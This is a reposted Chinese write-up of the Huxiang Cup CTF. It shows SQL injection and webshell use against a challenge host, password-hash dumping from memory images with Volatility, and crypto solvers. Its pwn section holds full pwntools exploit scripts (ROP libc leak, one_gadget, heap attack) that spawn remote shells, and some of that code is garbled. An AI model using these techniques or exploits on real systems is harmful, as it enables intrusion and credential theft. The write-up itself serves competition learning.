slax9Linux中文,湖湘杯-WriteUp | CN-SEC 中文网

转载


美丽芦苇 于 2021-05-08 09:06:51 发布 416 收藏
文章标签： slax9Linux中文

Web

题目名字不重要反正题挺简单的

解题思路

非预期，DASFLAG变量在phpinfo里显示出来了




NewWebsite

解题思路


http://47.111.104.169:56200/?r=content&cid=2

cid参数存在SQL注入漏洞，没有任何过滤，得到后台账号密码为admin/admin

进入后台发现水印图片那里有个php3文件，访问是phpinfo，没什么用




然后访问/upload/watermark/目录，发现可以目录遍历，有可以解析的shell文件



http://47.111.104.169:56200/upload/watermark/82061604228330.php3

盲猜密码cmd



Misc

password

下载后解压发现WIN-BU6IJ7FI9RU-20190927-152050.raw文件

直接拖到kali用volatility分析

volatility -f WIN-BU6IJ7FI9RU-20190927-152050.raw imageinfo

判断为Win7SP1x86

```
root@kali:~/test/volatility# volatility -f WIN-BU6IJ7FI9RU-20190927-152050.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86_24000, Win7SP1x86
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (/root/test/volatility/WIN-BU6IJ7FI9RU-20190927-15205
0.raw)
                      PAE type : PAE
                           DTB : 0x185000L
                          KDBG : 0x83f61c28L
          Number of Processors : 2
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0x83f62c00L
                KPCR for CPU 1 : 0x807ca000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2019-09-27 15:20:52 UTC+0000
     Image local date and time : 2019-09-27 23:20:52 +0800
```

volatility -f WIN-BU6IJ7FI9RU-20190927-152050.raw --profile=Win7SP1x86 hivelist

获取SAM文件虚拟地址

```
root@kali:~/test/volatility# volatility -f WIN-BU6IJ7FI9RU-20190927-152050.raw --profile=Win7SP1x86 hiv
elist
Volatility Foundation Volatility Framework 2.6
Virtual    Physical   Name
---------- ---------- ----
0x93fc41e8 0x030cf1e8 \SystemRoot\System32\Config\SAM
0x93fe7008 0x1bc6c008 \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
```

volatility -f WIN-BU6IJ7FI9RU-20190927-152050.raw --profile=Win7SP1x86 hashdump -y 0x93fc41e8

导出Hash

```
root@kali:~/test/volatility# volatility -f WIN-BU6IJ7FI9RU-20190927-152050.raw --profile=Win7SP1x86 has
hdump -y 0x93fc41e8
Volatility Foundation Volatility Framework 2.6
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
CTF:1000:aad3b435b51404eeaad3b435b51404ee:0a640404b5c386ab12092587fe19cd02:::
```

CTF用户的hash拿去解密，密码明文为:qwer1234

然后sha1


db25f2fc14cd2d2b1e7af307241f548fb03c312a

颜文字

解题思路

题目是颜文字，其实和颜文字没啥关系。

wireshark打开数据包，发现有个index_demo.html的文件，把里面的内容复制出来保存在本地。



本地打开，右键查看源码发现一些类似base64的东西

KO+9oe+9peKlgO+9pSnvvonvvp7ll6hlaX4gCm==KO+8oF/vvKA7KSjvvKBf77ygOyko77ygX++8oDspCr==KCtf


网上搜了一下发现这是base64隐写，网上有现成的脚本

https://www.it610.com/article/1290949422569562112.htm


把base64隐写的东西保存成code.txt，解密脚本

def get_base64_diff_value(s1, s2):base64chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'res = 0for i in xrange(len(s2)):if s1[i] != s2[i]:return abs(base64chars.index(s1[i]) - base64chars.index(s2[i]))return resdef solve_stego():with open('code.txt', 'rb') as f:file_lines = f.readlines()bin_str = ''for line in file_lines:steg_line = line.replace('n', '')norm_line = line.replace('n', '').decode('base64').encode('base64').replace('n', '')diff = get_base64_diff_value(steg_line, norm_line)print diffpads_num = steg_line.count('=')if diff:bin_str += bin(diff)[2:].zfill(pads_num * 2)else:bin_str += '0' * pads_num * 2print goflag(bin_str)def goflag(bin_str):res_str = ''for i in xrange(0, len(bin_str), 8):res_str += chr(int(bin_str[i:i + 8], 2))return res_strsolve_stego()

运行完输出了一个key



然后将index_demo.html进行snow解密得到以下内容




base64隐写，snow解密，转莫斯

67b33e39b5105fb4a2953a0ce79c3378

隐藏的秘密

解题思路



提示计算机中没有这个用户，但是还是可以登录。众所周知隐藏账号一般为：test$这种。

接着用volatility分析这个附件，判断版本为Win2003SP2x86

```
root@kali:~/test# volatility -f 1.vmem imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win2003SP0x86, Win2003SP1x86, Win2003SP2x86 (Instantiated with Win2003
SP2x86)
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (/root/test/1.vmem)
                      PAE type : PAE
                           DTB : 0xe02000L
                          KDBG : 0x8088e3e0L
          Number of Processors : 1
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0xffdff000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2019-12-20 15:42:24 UTC+0000
     Image local date and time : 2019-12-20 23:42:24 +0800
root@kali:~/test#
```

列出SAM表的用户

```
root@kali:~/test# volatility -f 1.vmem --profile=Win2003SP2x86 hashdump -y 0xe1757860
Volatility Foundation Volatility Framework 2.6
Administrator:500:f0d412bd764ffe81aad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:8d9221b8e70124641a83291d3d21f7e0:::
9w3a6J0$:1003:e761601f5cf981c136077a718ccdf409:ec9dc7d0895ad3dae1feba8ffdeacffd:::
4hiU9ZK$:1004:de5eea9d3fd12c34aad3b435b51404ee:2f2d544c53b3031f24d63402ea7fb4f9:::
A4W7iKb$:1005:61339c1be342167eaad3b435b51404ee:b6e6f6a85f90219d619aca4706f354fc:::
oeTQczq$:1006:b4d2cf4a862f6fcaaad3b435b51404ee:3fbc1f9dc4416f6fb3666de834185cb4:::
CAlrXyU$:1007:8ea6fb8594a1b952aad3b435b51404ee:51d603c77a884df049f7ed4dabed4fd4:::
AVqKsvQ$:1008:939e0f8990e68047aad3b435b51404ee:1796c2db94ce6276744f88b740152154:::
scdTbYy$:1009:792677ee54a26732891c5133c13673e8:138393419f9b418eb735d36e1da50a5e:::
KXlNBcf$:1010:17c6f830172f2731b75e0c8d76954a50:25c93091cdfabe015d6770734eb9024a:::
b4YNlvE$:1011:c827216bbf0c654d0ce4e57c62586573:b6bb4ce745d55b2f4bb87768c27bbbae:::
vxy921o$:1012:1e0ac88abba020c94827253349babf0f:476b1879238bea3eb0fe93575c76643e:::
Yl2GjDd$:1013:0182bd0bd4444bf838a0a8035a6a24c3:184dd4b8727cdbeaccb650da0579411b:::
fM8xa10$:1014:c7418a726d8b057faad3b435b51404ee:e807b0191fb9571ac66fdea1f2cc36c0:::
```

然后拿得到的密文批量解ntml，将得到的明文信息和用户名对应，例如

JbpPla4$:980099vz1rKjG$:565656yW1fMSd$:19861013oR9C4h0$:a520520etiH3Lp$:321321

接着把这些批量md5加密即可然后去平台爆破flag，由于第一次爆破忘记截图，后面再次尝试就不行了，所以没有最后出flag的那张图。


虚实之间

解题思路：可以先将附件中的mingwen的副本文件分离出来

修复数据包用winrar自带的或者7z直接能把mingwen副本.txt解压出来

使用ARCHPR对加密的文件进行明文爆破

爆破之后得到密码



进入原加密文件

再栅栏

Crypto

题古典美++

解题思路

SZWLVSRVVZICMUOJYIIZBSVSSITFSWHPCWCFPVPFXJMWRVJICVRGTCFLHPRJKJKSRVWYFUSEWHF

维吉尼亚密码加密解密，在一般的网站上解密必须有秘钥

github上有一个猜测秘钥开源项目

https://github.com/atomcated/Vigenere

最可能的密钥：orderby

全部改成大写ORDERBY，md5加密一下就是flag

C82BBC1AC4AB644C0AA81980ED2EB25B

LFSXOR

解题思路

题目由两个LFSR伪随机数生成器来生成两个密钥流元

然后分别对content加密了一次，得到两组密文

切入点在于两个密钥流元的周期很短，并且互素，一个是15，一个31

因此第一个密钥流元的某一个密钥存在和第二个密钥流元的每一个密钥加密了同一个明文的情况。

于是根据异或运算的对合性，可以通过爆破一个密钥流元的一个字节来恢复另外整个密钥流元，从而实现对密文的解密。

cipher1 =
'xbbxd3x08x15xc6:x08xb2xb2x9fxe4pxc7xecx7fxfd)xf6fx9cxe4xd12xaeJx81xb1x88xabxa5Vxa9x88x14xdf`~xf6xdb
*a0x12x14xfex0fx05xdemx1dxe4s2Jx7fxc28xf6RRx8exbaxb2mx18Mxf1xef!4x17xa8xb4x14xc2x8fxb9Y:Kxaax06T
!bxa8x83x14xec6xd1!xc8x905xe52Lxf1xbaxcfnx9dx9dxe7uxadmx06xe4n2rxd8xbaxedxf6x7fx9dxd8xd02mx12GxC
x0f&x14x7fxf6x9dxd4Exbfxc3xdbxe4Lxe1xf7x90xbbxdaZxf4x9dxd13xb8m3xe2D3o~xf8Hxf6U*x07lYx03Kxabx07~
x11xbbxc6Tx15xfc-xd0x06xe6x9f-x07^
x15xbbxcczx14xf3x8fx97xd4l9tx85xe8x8axbexbbxf9xf6fx9dxf2xd19xa2Kxb6xcdxcfxf6~xd5xa9xaax15xd8x8exb3x8
~x06P
1xbbxf2xf6waDxd1(mx12`b6~xfaxa9xb1xb0x9dxfbx18xfbm&xe4v2wxcexbaxcboxd5x07x11QXxc
nVxa9x91x14xf9}xd0!m/xe5|2ox81xbaxf8rx14xebtRxc9xecxdd`xbfxc6x81xdfKXWxb3o.%xa9xcdxb9x14xfdx97x83
=
'pxfdx1ffxcaBxa5xe6`x87xa8x8cix855x92O8Pxa5}^xd8xedx1ax88=cxe0x9fxedqxf8xe1%x7fXxd2xbaxbex03xa8x9a
x17x07xb2_xffnx8ax83xfbxc2x00x10x87x83xaeFxf7#xd4xbe'xa9x8a$lMpx14xe8xc0xa4zxd1xb2Hxe6ex8bxb0xcfx
\cx17&x07xc8xda~x8bx88x86DSxebx87x87fxdaxf73rxcaSxd9xfaxfaI`xd5x889^Rx97xaeFxf6x1ax
[x0fSxcab]xd2xaaUxcfh"xfcxa2_xdd/yx15xc71x06x8dxacx19xa0tx0elxe9xc6%4x9dx80Uxe3xfdFx8dxeex17.+x9bx
one in range(256):turekey = [0]*31i = 0for one in range(31):turekey[i % 31] =
chr(ord(cipher1[i])^ord(cipher2[i])^ord(one))i += 15flag=""for i in
range(len(cipher2)):flag+=chr(ord(turekey[i%31])^ord(cipher2[i]))if 'DASCTF' in flag:print flag

PWN

what the f**k printf?

解题思路

输入完15个0x1f后就可以溢出

from pwn import*context.log_level = 'debug'elf = ELF('./pwn_printf')p = remote('47.111.96.55',54606)libc =
ELF('/lib/x86_64-linux-gnu/libc.so.6')gadget_list = [0x45226,0x4527a,0xf0364,0xf1207]puts_plt =
elf.plt['puts']puts_got = elf.got['puts']pop_rdi_ret = 0x401213payload =
"0x20"*15p.recvuntil('interestingn')p.sendline(payload)payload = "a"*8payload += p64(pop_rdi_ret) +
p64(puts_got) + p64(puts_plt) +p64(pop_rdi_ret)payload += p64(0x40) + p64(0x4007C6)p.sendline(payload)#-
----------puts_addr = u64(p.recv(6).ljust(8,'x00'))libc_base = puts_addr -
libc.symbols['puts']var = libc_base + gadget_list[2]#----------payload = "a"*8payload +=
p64(var)p.sendline(payload)p.interactive()737e31e0437d1f6d960ce8d4c887cb9a

Blend_pwn

解题思路

```
# _*_ coding:utf-8 _*_from pwn import *context.log_level = 'debug'context.terminal=['tmux', 'splitw', '-h']prog = './blend_pwn'#elf = ELF(prog)# p = process(prog)#,env={"LD_PRELOAD":"./libc-2.27.so"})libc = ELF("/lib/x86_64-linux-gnu/libc-2.23.so")p = remote("47.111.104.169", 57704)def debug(addr,PIE=True):debug_str = ""if PIE:text_base = int(os.popen("pmap {}| awk '{{print $1}}'".format(p.pid)).readlines()[1], 16)for i in addr:debug_str+='b * {}n'.format(hex(text_base+i))gdb.attach(p,debug_str)else:for i in addr:debug_str+='b * {}n'.format(hex(text_base+i))gdb.attach(p,debug_str)def dbg():gdb.attach(p)#----------------------------------------------------------------------------s = lambda data :p.send(str(data)) #in case that data is an intsa = lambda delim,data :p.sendafter(str(delim), str(data))sl = lambda data :p.sendline(str(data))sla = lambda delim,data :p.sendlineafter(str(delim), str(data))r = lambda numb=4096 :p.recv(numb)ru = lambda delims, drop=True :p.recvuntil(delims, drop)it = lambda :p.interactive()uu32 = lambda data :u32(data.ljust(4, '\0'))uu64 = lambda data :u64(data.ljust(8, '\0'))bp = lambda bkp :pdbg.bp(bkp)li = lambda str1,data1 :log.success(str1+'=========>'+hex(data1))def dbgc(addr):gdb.attach(p,"b*" + hex(addr) +"\n c")def lg(s,addr):print('\033[1;31;40m%20s-->0x%x\033[0m'%(s,addr))sh_x86_18="\x6a\x0b\x58\x53\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"sh_x86_20="\x31\xc9\x6a\x0bdb.com/shellcodes#-------------------------------------------------------------------------------------------def cho(idx):sla("Enter your choice >",str(idx))def add(con='a'):cho(2)sla("input note:",con)def delete(idx):cho(3)sla("index>",idx)def sho():cho(1)def show():cho(4)def magic(strt):choice(666)sla("Please input what you want:",strt)def exp():# debug([0x11cb])sla("Please enter a name: ","%11$p")ru("wrong!")#-------------------------------------------------------------------------------leak libcsho()ru("Current user:")ru("0x")data = int(r(12),16)addr = data - libc.sym['__libc_start_main']-240lg('addr',addr)one = addr + 0x4526a#-----------------------------------------------------------------leak heap# magic("a"*0x28)pay = p64(one)*4+p64(0)*12add(pay)add(pay)delete(0)delete(1)show()ru("index 2:")# ru("0x")heap = uu64(r(6))lg('heap',heap)#-------------------------------------------------------------------trigerlg('one',one)magic(p64(one)*4+p64(heap+0x20)[0:6])#最后四位可以覆盖rbpit()if 